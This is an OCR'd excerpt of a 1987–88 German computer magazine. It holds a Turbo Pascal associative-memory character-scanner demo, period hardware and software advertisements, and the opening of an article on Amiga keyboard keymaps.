[3] Rumelhart, D. E., McClelland, J. L. & the PDP Research Group (1986). Parallel distributed processing. Explorations in the microstructure of cognition. Cambridge (Mass.): The MIT Press.

[4] Schreiber, S. B. (1987). Natürliche Intelligenz. Teil I: Neuronen und Synapsen – alles nur ein organischer Computer? c't 4/87, S. 98–101.

[5] Schreiber, S. B. (1987). Großer Auftritt für eine kleine Matrix. 'Neuheitsfilter': Gedächtnissimulation in Turbo-Pascal. c't 7/87, S. 106–114.


```
(*****************************************************)
(*****                                           *****)
(***          zeilenscanner-demoprogramm             ***)
(**                                                   **)
(**           turbo-pascal-version 2.2                **)
(**                                                   **)
(***     16. november 1987 / sven b. schreiber       ***)
(*****                                           *****)
(*****************************************************)


program lscan (input,output);

const hsize      =   5;       (* zeichengroesse horizontal                        *)
      vsize      =   5;       (* zeichengroesse vertikal                          *)
      nval       =   8;       (* anzahl der werteintraege                         *)
      linelength =  13;       (* maximale laenge einer eingabezeile               *)
      scanlength =  78;       (* scanzeilenlaenge = linelength * (hsize + 1)      *)
      dim1       =  25;       (* anzahl der eigenschaften = hsize * vsize         *)
      dim2       =  33;       (* anzahl der eigenschaften = dim1 + nval           *)
      pos        =   2;       (* wert fuer vorhandene eigenschaft                 *)
      neg        =  -1.5;     (* wert fuer nicht vorhandene eigenschaft           *)
      atten      =  10;       (* rueckkopplungsdaempfung                          *)
      novlim     =   0.530;   (* obere grenze des neuheitsbetrags                 *)
      ntrials    = 200;       (* anzahl der durchgaenge                           *)
      magnif     =   1.8;     (* vergroesserungsfaktor der neuheitsgrafik         *)

      heading_r  =   0;       (* koordinaten der kopfzeile       *)
      heading_c  =  40;
      learn_r    =   2;       (* lernstatus-koordinaten          *)
      learn_c    =  40;
      textline_r =   0;       (* koordinaten der eingabezeile    *)
      textline_c =   0;
      scanline_r =   4;       (* koordinaten der scanzeile       *)
      scanline_c =   0;
      novelty_r  =  10;       (* koordinaten der neuheitsgrafik *)
      novelty_c  =   0;
      result_r   =  19;       (* ergebnis-koordinaten            *)
      result_c   =   0;
      scan_r     =  21;       (* scanstatus-koordinaten          *)
      scan_c     =   0;
      code_r     =  21;       (* zeichencode-koordinaten         *)
      code_c     =  25;
      recall_r   =  22;       (* erinnerungsstatus-koordinaten   *)
      recall_c   =   0;
      exit_r     =  23;       (* ausstiegs-koordinaten           *)
      exit_c     =   0;

      bel        = $07;       (* bell            *)
      bs         = $08;       (* backspace       *)
      cr         = $0D;       (* carriage return *)
      can        = $18;       (* cancel          *)

type  matrix     = array[1..dim2,1..dim1] of real;
      kvector    = array[1..dim1] of real;
      cvector    = array[1..dim2] of real;
      scanmatrix = array[1..vsize,1..scanlength] of real;
      scanvector = array[1..scanlength] of real;
      charset    = array['@'..'Z',1..vsize] of string[hsize];
      values     = array['@'..'Z'] of string[nval];
      line       = string[linelength];

var   memory     : matrix;
      key        : kvector;
      content    : cvector;
      novelty    : scanvector;
      scanline   : scanmatrix;
      textline   : line;
      c          : charset;
      v          : values;
```

```
(*****************************************************************************)
(*                                                                           *)
(*                              video-routinen                               *)
(*                                                                           *)
(*****************************************************************************)


procedure setcur (row,col: integer);
begin
gotoxy (col+1,row+1) end;

procedure clline (row: integer);
begin
setcur (row,0);
clreol end;

procedure clpage;
begin
clrscr end;


(*****************************************************************************)
(*                                                                           *)
(*                                e/a-routinen                               *)
(*                                                                           *)
(*****************************************************************************)


procedure defchars;
begin

c['A',1]:=' ■■■ '; c['B',1]:='■■■■ '; c['C',1]:=' ■■■■'; c['D',1]:='■■■■ ';
c['A',2]:='■   ■'; c['B',2]:='■   ■'; c['C',2]:='■    '; c['D',2]:='■   ■';
c['A',3]:='■   ■'; c['B',3]:='■■■■ '; c['C',3]:='■    '; c['D',3]:='■   ■';
c['A',4]:='■■■■■'; c['B',4]:='■   ■'; c['C',4]:='■    '; c['D',4]:='■   ■';
c['A',5]:='■   ■'; c['B',5]:='■■■■ '; c['C',5]:=' ■■■■'; c['D',5]:='■■■■ ';

c['E',1]:='■■■■■'; c['F',1]:='■■■■■'; c['G',1]:=' ■■■■'; c['H',1]:='■   ■';
c['E',2]:='■    '; c['F',2]:='■    '; c['G',2]:='■    '; c['H',2]:='■   ■';
c['E',3]:='■■■■ '; c['F',3]:='■■■  '; c['G',3]:='■  ■■'; c['H',3]:='■■■■■';
c['E',4]:='■    '; c['F',4]:='■    '; c['G',4]:='■   ■'; c['H',4]:='■   ■';
c['E',5]:='■■■■■'; c['F',5]:='■    '; c['G',5]:=' ■■■■'; c['H',5]:='■   ■';

c['I',1]:=' ■■■ '; c['J',1]:='    ■'; c['K',1]:='■   ■'; c['L',1]:='■    ';
c['I',2]:='  ■  '; c['J',2]:='    ■'; c['K',2]:='■  ■ '; c['L',2]:='■    ';
c['I',3]:='  ■  '; c['J',3]:='    ■'; c['K',3]:='■■■  '; c['L',3]:='■    ';
c['I',4]:='  ■  '; c['J',4]:='■   ■'; c['K',4]:='■  ■ '; c['L',4]:='■    ';
c['I',5]:=' ■■■ '; c['J',5]:=' ■■■ '; c['K',5]:='■   ■'; c['L',5]:='■■■■■';
```

MathCAD ?

Das Formelpaket


Die mathematische Software-Revolution

Legen Sie Taschenrechner und Notizblock zur Seite, denn ab sofort können mathematische Probleme und zeitraubende Formelrechnungen schneller gelöst, präziser analysiert und ausgewertet werden.
MathCAD – Das Formelpaket besorgt die Berechnung von mathematischen Formeln und zeichnet Diagramme.
Außerdem lassen sich alle Formeln und Diagramme mit der eingebauten Textverarbeitung dokumentieren und ausdrucken. Die Formeln werden mit mathematischen Sonderzeichen (z. B. Wurzeln, Integrale) auf den Bildschirm geschrieben, genau wie auf einen Notizblock.

Produkt des Jahres 1987 gewählt von CHIP
Die Arbeitserleichterung für Ingenieure, Techniker und Forscher und alle, die mit Formeln umgehen. Empfohlen für alle Forschungs- und Entwicklungsabteilungen und Labors.

- Zum Berechnen, Dokumentieren, Zeichnen von Formeln und Diagrammen
- Zeichnet Kurven in frei definierbare Diagramme
- Importiert / exportiert Daten und Meßwerte
- Matrizenrechnung
- Automatische Maßeinheiten-umrechnungen
- Mit trigonometrischen, hyperbolischen, Exponential-, Logarithmus-, Statistik- u. Regressions-Funktionen (inkl. Euler-Gamma und Gauss)
- Zeichnet Ausgleichskurven
- Fouriertransformation und Besselfunktion
- Für alle MS-DOS PCs mit Grafikkarte

Infos anfordern! Demo-Disk 40,- DM




softline

Postf. 14 31 06 · 7602 Oberkirch
☎ 0 78 02 / 37 07 · Telex 752 637

Multi-Diskettencontroller für PC/XT/AT und Kompatible

Lesen, Schreiben, Formatieren folgender Formate:
- **3½: 360 KB, 720 KB, 1,44 MB, 1,6 MB**
- **5½: 360 KB, 720 KB, 1,2 MB, 1,44 MB**

Dabei benötigen Sie nur je ein Multifunktions-Laufwerk für 3½ und 5½. (Für 3½" z. B. TEAC FD35HFN, für 5½ z. B. TEAC FD55GFV.) Selbstverständlich können auch Standard-Laufwerke für 360 KB oder 720 KB angeschlossen werden. Um den vollen Leistungsumfang des Controllers nutzen zu können ist DOS 3.2 oder 3.3 empfehlenswert; es können jedoch sämtliche DOS-Versionen benutzt werden. Die Formaterkennung erfolgt automatisch.



Leistungskurzdaten:

Gemischter Betrieb von 1...4 Laufwerken, volle Diskettenkompatibilität zu AT und System/2, 3½- und 5½-Laufwerke problemlos anschließbar, ab DOS 3.2 keine Zusatzsoftware erforderlich, automatische Formaterkennung. Ausführliches deutsches Handbuch sowie Kabel f. 2 St. 5½-Laufwerke im Lieferumfang enthalten.

Controller + TEAC FD55GFR	**DM 498,–**
Controller + TEAC FD55HFN + Einbaurahmen	**DM 548,–**
Controller einzeln	**DM 248,–**
5¼"-Laufwerk TEAC FD-55GFR	**DM 312,–**
3½"-Laufwerk TEAC FD-35HFN-22	**DM 309,–**
3½"-Laufwerk TEAC FD-135HFN	**DM 299,–**
5¼"-Einbaurahmen f. HFN-Laufwerk	**DM 55,–**

Dipl.-Ing. (FH) *Manfred SEITZ*
Arzbergerstr. 1, D-8400 Regensburg,
Tel. 09 41/6 56 92, Gewerbegebiet Haslbach

Lichtleiter Alternativen

- Optische Trennung statt optischer Übertragung
- Normale Installation, keine Glasfaser

Leitungstreiber
RS232-Geräte über bis 1200m ankoppeln. 1kV galvanisch getrennt. Symm.Stromübertr., komplettes Paar.
 # 84boost, 498 DM

Isolatoren
Zwischenstecker, die einfach in die Leitung gesteckt werden, galv. Trennung.
 # 66iso, RS422, 248 DM
 # 88iso, RS232, 248 DM

20mA Stromschleife
Interface: RS232 nach Stromschleife, bidirektional, galvanisch getrennt.
 # 84000, 248 DM

Katalog anfordern!

Schweiz: Weber + Co. Tel: 01 - 9302003
Österreich: Zahrer Tel: 0222 - 347671

wiesemann & theis gmbh
MIKROCOMPUTERTECHNIK
Winchenbachstr. 3-5, 5600 Wuppertal 2
Telefon: 0202 / 50 50 77
Telefax: 0202 / 51 10 50
Telex: 859 16 56
Ladengeschäft: Mo-Fr. 9-17h

NEWS

MARFLOW
modular systems

Aktuelle c't-Projekte:

MAUS-Karte für **c't-86** (c't 4/88)

Platine mit PAL u. Diskette	DM 85,00
Komplett-Teilesatz	DM 199,00
Fertigkarte	DM 399,00

Spezial-ICs ebenfalls lieferbar!

PC-CMOS-RAM (c't 5/88)

Komplett-Bausatz ohne Speicher	DM 99,00
Fertigkarte ohne Speicher	DM 199,00

TEK-4/8-TRANSPUTER-Karte
für Ihren PC

Komplett-Teilesatz (T-414-15, Fass. etc.) **ohne** Basis-Set/RAMs	DM 999,00
dito mit T414-20	DM 1485,00
dito mit T800-20	DM 1999,00
Komplett-Bausatz mit 1 MB CMOS-RAM	DM 2195,00
mit 2 MB CMOS-RAM	DM 2895,00

Wir liefern auch Fertigkarten!

Auszug aus unserem Lieferprogramm:

Für alle, die PC-Hardware von Grund auf kennenlernen wollen!

c't-86: 16 bit-ECB-BUS-Rechner für Einsteiger (mit 8086/V 30)
Grundsystem (CPU-II-Karte, I/O-II-Karte, 1 MB RAM-Karte mit 128K) **inkl.** Monitorprogramm (neueste Version) u. ausführlicher Komplettdokumentation DM 1350,00
Außerdem erhältlich: diverse Zusatzkarten

EPAC-68008 (c't 2/87)
Fertigkarte mit 32 KB RAM DM 349,00 (Vers. A) bzw. DM 389,00 (Vers. B)
mit RTOS-UH/PEARL DM 545,00 bzw. DM 585,00
oder mit KAT-Ce-Software inkl. PASCAL u. 64 KB RAM
DM 568,00 (Vers. A) bzw. DM 608,00 (Vers. B).
Wir liefern: **KAT-Ce** in verschiedenen Ausführungen

TEXT-TERMINAL (c't 9/86)
Eine leistungsfähige Terminal-Karte im Europaformat mit dem hochintegrierten TMP NS 405!

Fertigkarte (16 KB RAM) 12 MHz	DM 349,00
dito 18 MHz	DM 399,00

BYTEFORMER (c't 10/86)
Wandelt prima von seriell nach parallel und umgekehrt!
Fertigkarte mit allen Optionen DM 198,00

PAK-68 (c't 8/87)
Prozessor-Austausch-Karte mit 68020 für Ihren 68000-Rechner (ATARI ST, Amiga etc.) 12 MHz-Ausführungen:

Fertigkarte ohne FPU	DM 798,00
dito mit FPU	DM 1098,00

16/20 MHz-Ausführungen ebenfalls verfügbar.

PAK-MEM (c't 1/88)
Die 32bit-Speicherkarte für PAK-68

Fertigkarte ohne RAM	DM 99,00
dito mit 128 KB	DM 198,00
dito mit 256 KB	DM 298,00

PUK (c't 11(87)
zum Umschalten zwischen 68020/68000 DM 69,00

Für **ATARI ST** liefern wir:
— Zusatzkarten (c't-Schaltungen)
— **RTOS-UH/PEARL** Version 2.1 (Mini/Maxi)
— **ROM-TOS/Blitter-TOS** für PAK

Haben Sie hier eine Ihrer gesuchten c't-Schaltungen nicht gefunden?
Rufen Sie uns an! Wir führen fast alle c't-Projekte! (auch Leerplatinen)!
Gern senden wir Ihnen unsere Hardware- und Softwarelisten!

MARFLOW modular systems GmbH
Pf. 3929/Vahrenwalder Str. 7
D-3000 Hannover 1
Telefon: 0511/3 56 32 80
Telex: 9 23 798 tchd
Telefax: 3 56 31 00

```
c['M',1]:='■   ■'; c['N',1]:='■   ■'; c['O',1]:=' ■■■ '; c['P',1]:='■■■■ ';
c['M',2]:='■■ ■■'; c['N',2]:='■■  ■'; c['O',2]:='■   ■'; c['P',2]:='■   ■';
c['M',3]:='■ ■ ■'; c['N',3]:='■ ■ ■'; c['O',3]:='■   ■'; c['P',3]:='■■■■ ';
c['M',4]:='■   ■'; c['N',4]:='■  ■■'; c['O',4]:='■   ■'; c['P',4]:='■    ';
c['M',5]:='■   ■'; c['N',5]:='■   ■'; c['O',5]:=' ■■■ '; c['P',5]:='■    ';

c['Q',1]:=' ■■■ '; c['R',1]:='■■■■ '; c['S',1]:=' ■■■■'; c['T',1]:='■■■■■';
c['Q',2]:='■   ■'; c['R',2]:='■   ■'; c['S',2]:='■    '; c['T',2]:='  ■  ';
c['Q',3]:='■ ■ ■'; c['R',3]:='■■■■ '; c['S',3]:=' ■■■ '; c['T',3]:='  ■  ';
c['Q',4]:='■  ■ '; c['R',4]:='■  ■ '; c['S',4]:='    ■'; c['T',4]:='  ■  ';
c['Q',5]:=' ■■ ■'; c['R',5]:='■   ■'; c['S',5]:='■■■■ '; c['T',5]:='  ■  ';

c['U',1]:='■   ■'; c['V',1]:='■   ■'; c['W',1]:='■   ■'; c['X',1]:='■   ■';
c['U',2]:='■   ■'; c['V',2]:='■   ■'; c['W',2]:='■   ■'; c['X',2]:=' ■ ■ ';
c['U',3]:='■   ■'; c['V',3]:='■   ■'; c['W',3]:='■ ■ ■'; c['X',3]:='  ■  ';
c['U',4]:='■  ■■'; c['V',4]:=' ■ ■ '; c['W',4]:='■■ ■■'; c['X',4]:=' ■ ■ ';
c['U',5]:=' ■■ ■'; c['V',5]:='  ■  '; c['W',5]:='■   ■'; c['X',5]:='■   ■';

c['Y',1]:='■   ■'; c['Z',1]:='■■■■■'; c['@',1]:='     ';
c['Y',2]:=' ■ ■ '; c['Z',2]:='   ■ '; c['@',2]:='     ';
c['Y',3]:='  ■  '; c['Z',3]:='  ■  '; c['@',3]:='     ';
c['Y',4]:='  ■  '; c['Z',4]:=' ■   '; c['@',4]:='     ';
c['Y',5]:='  ■  '; c['Z',5]:='■■■■■'; c['@',5]:='     ';

v['@']:='XX      '; v['A']:='X X     '; v['B']:='X  X    '; v['C']:='X   X   ';
v['D']:='X    X  '; v['E']:='X     X '; v['F']:='X     X'; v['G']:=' XX    ';
v['H']:=' X X    '; v['I']:=' X  X   '; v['J']:=' X   X  '; v['K']:=' X    X ';
v['L']:=' X     X'; v['M']:='  XX    '; v['N']:='  X X   '; v['O']:='  X  X  ';
v['P']:='  X   X '; v['Q']:='  X    X'; v['R']:='   XX   '; v['S']:='   X X  ';
v['T']:='   X  X '; v['U']:='   X   X'; v['V']:='    XX  '; v['W']:='    X X ';
v['X']:='    X  X'; v['Y']:='     XX '; v['Z']:='     X X' end;

procedure readstr (var l: line);
var ch : char;
    i  : integer;
begin
for i := 1 to linelength do write ('_');
for i := 1 to linelength do write (chr(bs));
i := 1;
repeat
  read (kbd,ch); ch := upcase (ch);
  if ch in [' ','A'..'Z'] then begin
    if i <> linelength+1 then begin
      l[I] := ch;
      i    := i + 1;
      write (ch) end
    else
      write (chr(bel)) END
  else
    case ord(ch) of
      bs:  if i <> 1 then begin
             i := i - 1;
             write (chr(bs),'_',CHR(bs)) end
           else
             write (chr(bel));
      can: if i <> 1 then
             repeat
               i := i - 1;
               write (chr(bs),'_',chr(bs))
             until i = 1
           else
             write (chr(bel))
    else


      if ch <> chr(cr) then write (chr(bel)) end
until ch = chr(cr);
l[0] := chr(I-1);
for i := length(l)+1 to linelength do begin
  l[i] := ' ';
  write (' ') end end;

procedure readline;
var i,j,k : integer;
begin
setcur (textline_r,  textline_c);   write ('                                        ');
setcur (textline_r+1,textline_c);   write ('                                        ');
setcur (textline_r+2,textline_c);   write ('                                        ');
setcur (textline_r+1,textline_c+2); write ('Eingabezeile: ');
readstr (textline);
if length (textline) <> 0 then begin
  for i := 1 to vsize do
    for j := 1 to linelength do begin
      if not (textline[j] in ['A'..'Z']) then textline[j] := '@';
      for k := 1 to hsize do
        if c[textline[j],i][k] = ' ' then
          scanline[i,((j-1)*(hsize+1))+k] := neg
        else
          scanline[i,((j-1)*(hsize+1))+k] := pos;
      scanline[i,j*(hsize+1)] := neg end;
  for i := 1 to vsize do begin
    setcur (scanline_r+i-1,scanline_c);
    for j := 1 to scanlength do
      if scanline[i,j] = neg then write (' ') else
      if scanline[i,j] = pos then write ('■') else write ('?') end end end;


(*****************************************************************************)
(*                                                                           *)
(*                          gedaechtnis-routinen                             *)
(*                                                                           *)
(*****************************************************************************)


procedure learn;
var i,j : integer;
    x   : real;
    ch  : char;
begin
setcur (learn_r,learn_c); write ('Lerndaten: ');
for i := 1 to dim2 do
  for j := 1 to dim1 do memory[i,j] := 0;
for ch := '@' to 'Z' do begin
  write (ch);
  for i := 1 to vsize do
    for j := 1 to hsize do begin
      if c[ch,i][j] = ' ' then x := neg else x := pos;
      key    [((i-1)*hsize)+j] := x;
      content[((i-1)*hsize)+j] := x end;
  for i := 1 to nval do begin
    if v[ch][i] = ' ' then x := neg else x := pos;
    content[dim1+i] := x end;
  for i := 1 to dim2 do
    for j := 1 to dim1 do
      memory[i,j] := memory[i,j] + (content[i] * key[j]) end end;




function recall (pattern: kvector) : real;
var i,j,trial : integer;
    sn,nov    : real;
begin
sn := 0;
for i := 1 to dim1 do sn := sn + sqr (pattern[i]);
for i := 1 to dim2 do content[i] := 0;
key   := pattern;
trial := 0;
repeat
  trial  := trial + 1;
  for i := 1 to dim2 do begin
    content[i] := 0;
    for j := 1 to dim1 do content[i] := content[i] + (memory[i,j] * key[j]);
    content[i] := content[i] / sn end;
  for i := 1 to dim1 do
    key[i] := key[i] + ((pattern[i] - content[i]) / (atten + 1));
  nov  := 0;
  for i := 1 to dim1 do nov  := nov  + sqr (content[i] - pattern[i]);
  nov  := sqrt (nov);
  setcur (recall_r,  recall_c); write ('Durchgang: ',trial:4);
  setcur (recall_r+1,recall_c); write ('Neuheit:   ',nov  :8:3);
  setcur (code_r,code_c); write ('Code: ');
  for j := dim1+1 to dim2 do write (content[j]:6:2);
  setcur (result_r,result_c); writeln
until trial = ntrials;
recall := nov end;
```

```
procedure scan;
var i,j,k,l : integer;
    x       : real;
begin
for i := novelty_r to result_r do clline (i);
for i := 1 to scanlength do begin
  for j := 1 to vsize do
    for k := 1 to hsize do begin
      l := i + (k - 1) - (hsize div 2);
      if (l >= 1) and (l <= scanlength) then
        x := scanline[j,l]
      else
        x := neg;
      key[((j-1)*hsize)+k] := x end;
  setcur (scan_r,scan_c); write ('Position:  ',i:4);
  novelty[i] := recall (key);
  for j := novelty_r to result_r-1 do
    if (j-novelty_r+1 > novelty[i]*magnif) or (j = result_r-1) then begin
      setcur (j,novelty_c+i-1); write ('▒') end;
  k := 0; x := 0;
  setcur (code_r+1,code_c); write ('      ');
  for j := dim1+1 to dim2 do begin
    write (content[j]:6:2);
    if (k = 0) or (content[j] > x) then begin x := content[j]; k := j end end;
  l := 0; x := 0;
  for j := dim1+1 to k-1 do
    if (l = 0) or (content[j] > x) then begin x := content[j]; l := j end;
  for j := k+1 to dim2 do
    if (l = 0) or (content[j] > x) then begin x := content[j]; l := j end;
  k := k - (hsize * vsize);
  l := l - (hsize * vsize);
  if k > l then j := l else begin j := k; k := l end;
  k := k - j - 1;
  l := nval;
  while j <> 1 do begin
    l := l - 1;
    k := k + 1;
    j := j - 1 end;
  if novelty[i] < novlim then begin
    setcur (result_r,result_c+i-1); write (chr(ord('@')+k)) end end end;


(*****************************************************************************)
(*                                                                           *)
(*                              hauptprogramm                                *)
(*                                                                           *)
(*****************************************************************************)


begin
clpage;
setcur (heading_r,  heading_c); write ('SBS Zeilenscanner-Demoprogramm V2.2');
setcur (heading_r+1,heading_c); write ('16. November 1987 Sven B. Schreiber');
defchars; learn;
repeat
  readline;
  if length (textline) <> 0 then scan
until length (textline) = 0;
setcur (exit_r,exit_c) end.
```


TOPP aktuell

Bücher für Hobby, Ausbildung, Weiterbildung


Best.-Nr. 449
Rainer Gölz
Mehr über das Telefon
Technik, Tarife, Tips u. Tatsachen
DM 15,60

Best.-Nr. 355
D. Böhm
Computergesteuerte Meßtechnik
DM 27,—

Best.-Nr. 428
J. Kwiatkowski
FORTRAN in 8 Lektionen für Anfänger
DM 29,80

Best.-Nr. 455
G. Abeldt
BASIC – Grundlagen und Beispiele
DM 9,50


Best.-Nr. 401
Rowley
Atari BASIC
DM 11,60



Best.-Nr. 359
Paul Koster
Struktogramme
TOP-DOWN-Technik
DM 28,—

Best.-Nr. 410
Dr. H. Treiber/M. Treiber
Lasertechnik 2
Holographie
DM 36,—

Best.-Nr. 382
Günter Wahl
Minispione VII Phaser - Laser
DM 32,—




Best.-Nr. 364
Karl-Heinz Most
Raffinierte IC's
Zukunft auf Quadrat-Millimetern
DM 16,—

Die TOPP Buchreihe Elektronik wird ständig durch hochaktuelle Bände ergänzt.

Hier wird Mikroprozessor, Personalcomputer, Amateurfunk und Elektronik für den Nachbau interessanter Schaltungen so erklärt, daß jeder damit umgehen kann.

Prospekte über die verschiedenen Wissensgebiete: EDV-Wissen, Amateurfunk, Elektronik für den Nachbau stehen kostenlos zur Verfügung. Bitte anfordern.

frech-verlag
GmbH + Co. Druck KG
7000 Stuttgart 31, Postfach 31 12 53, Telefon (07 11) 83 20 61



Herantasten

Die Tastatur des Amiga

Thomas Werner

Die Funktionstasten einer Amiga-Tastatur fristen ein bequemes Dasein: Man betätigt sie kaum, da sie sich vom DOS aus nicht mit Texten versehen lassen. Aber es ist gar nicht schwierig, oft gebrauchte Floskeln auf eine Taste zu legen, wenn man nur weiß, wie. Und darum geht es in diesem Artikel.

Das Betätigen einer Taste muß jeder Microcomputer auswerten können. Was er daraus macht und anschließend auf den Bildschirm bringt oder an ein Programm weiterleitet, ist aber oft ein Stein des Anstoßes. Der eine hätte gern eine Funktionstaste mit 'DIR' belegt, ein anderer findet, daß ein 'π' auch ohne Verrenkungen zu erreichen sein sollte.

Das AmigaDOS hat für alle erdenklichen Wünsche die passenden Routinen und Strukturen parat: eine Eingabe schleust es durch drei Treiber, um aus jeder Tastenkombination die gewünschte Ausgabe zu erzeugen.

Am Anfang der langwierigen Verarbeitung steht die Tastatur, die nach dem Betätigen einer Taste einen Code – ein Byte – zum Rechner verschickt. Beim Loslassen dieser Taste sendet sie den gleichen Code noch einmal, aber mit gesetztem siebten Bit. Drückt man zum Beispiel die Taste 'Q', so erhält der Rechner den Code 10h, läßt man sie wieder los, kommt ein 90h an.

Im Amiga nimmt das 'keyboard.device' diese Codes der Tastatur entgegen und leitet sie an das 'input.device' weiter. Dieses sammelt auch die Maus-, Timer- und Disk-Wechsel-Meldungen und stellt sie einer Kette von Tasks zur Verfügung, die jeweils testen, ob sie mit der Eingabe etwas anfangen können. Ist das der Fall, wertet eine Task die Daten aus und übergibt sie an die folgende.


Am Ende dieser Kette steht eine Task des 'console.device', die erst die vollständige Interpretation der Tastencodes übernimmt. (Das ist nur bedingt richtig, da 'Intuition' vorher den Eingabestrom filtert, aufbereitet und auf Wunsch auch interpretiert.)

Code-Knacker

Die Zuordnung einer Tastennummer zu einem ASCII-Zeichen erledigt das Console-Device mit Hilfe von acht Tabellen. Um diese Tabellen möglichst einfach handhaben zu können, gibt es die sogenannte Keymap, eine Sammlung aus acht Zeigern, die jeweils auf den Anfang einer Tabelle weisen.

Die Keymap besteht aus zwei Teilen, die sich weitgehend gleichen: der 'Low'- und der 'High'-Keymap. Mittels der Low-Keymap findet die Umsetzung der Tasten statt, die die Nummern zwischen 00h und 3Fh aufweisen; sie haben meist keine Sonderfunktionen und sind beim Amiga 500 und Amiga 2000 weiß gefärbt (bis auf die Taste links neben der Eins).

Die Tasten der High-Keymap werden von 40h bis 67h durchnumeriert und umfassen alle



Die hier verzeichneten Tastennummern verschickt die Tastatur nach dem Herunterdrücken einer Taste an den Amiga.

Bis ein Tastendruck zur Abbildung eines Buchstaben auf dem Bildschirm führt, sind etliche Stationen im AmigaDOS zu durchlaufen.

eine Tabelle mit Strings zu finden ist, die je nach Qualifier auf einen Tastendruck hin erscheinen soll. Welche Interpretation gilt, entscheidet das Flag KCF_STRING in der HiKeyMapTypes-Tabelle.

– Die HiCapsable-Tabelle legt fest, auf welche Tasten sich die Caps-Lock-Taste auswirken soll.

– Die HiRepeatable-Tabelle enthält für jede Taste ein Bit, das darüber entscheidet, ob diese Taste automatisch wiederholt werden soll, wenn man sie lange genug herunterdrückt.

```
struct KeyMap
{
    UBYTE *km_LoKeyMapTypes;  \
    ULONG *km_LoKeyMap;        | Die Low-Keymap für die
    UBYTE *km_LoCapsable;      | Tasten von 00h bis 3Fh
    UBYTE *km_LoRepeatable;   /

    UBYTE *km_HiKeyMapTypes;  \
    ULONG *km_HiKeyMap;        | Die High-Keymap für die
    UBYTE *km_HiCapsable;      | Tasten von 40h bis 67h
    UBYTE *km_HiRepeatable;   /
}
```

Funktions-, Pfeil- und Shift-Tasten: die grauen Eminenzen der Tastatur. Die Tasten mit den Nummern von 68h bis 77h sind frei und könnten bei einer größeren Tastatur noch genutzt werden, im Gegensatz zu den Codes von 78h bis 7Fh. Diese sollte man nicht verwenden, da die Tastatur zur Diagnose Bytes zwischen F8h und FFh versendet und diese Werte auch beim Loslassen solcher Tasten entstünden.

Da der Aufbau der beiden Keymap-Teile bis auf die Anzahl der Tasten fast identisch ist, wird die Beschreibung sich auf die High-Keymap beschränken. Diese besteht aus vier Tabellen, die folgende Funktionen haben:

– Die HiKeyMapTypes-Tabelle beschreibt in einem Byte für jede Taste, welchen Typs sie ist und welche Shift-Tasten – im folgenden Qualifier genannt – bei dieser Taste Wirkung zeigen sollen.

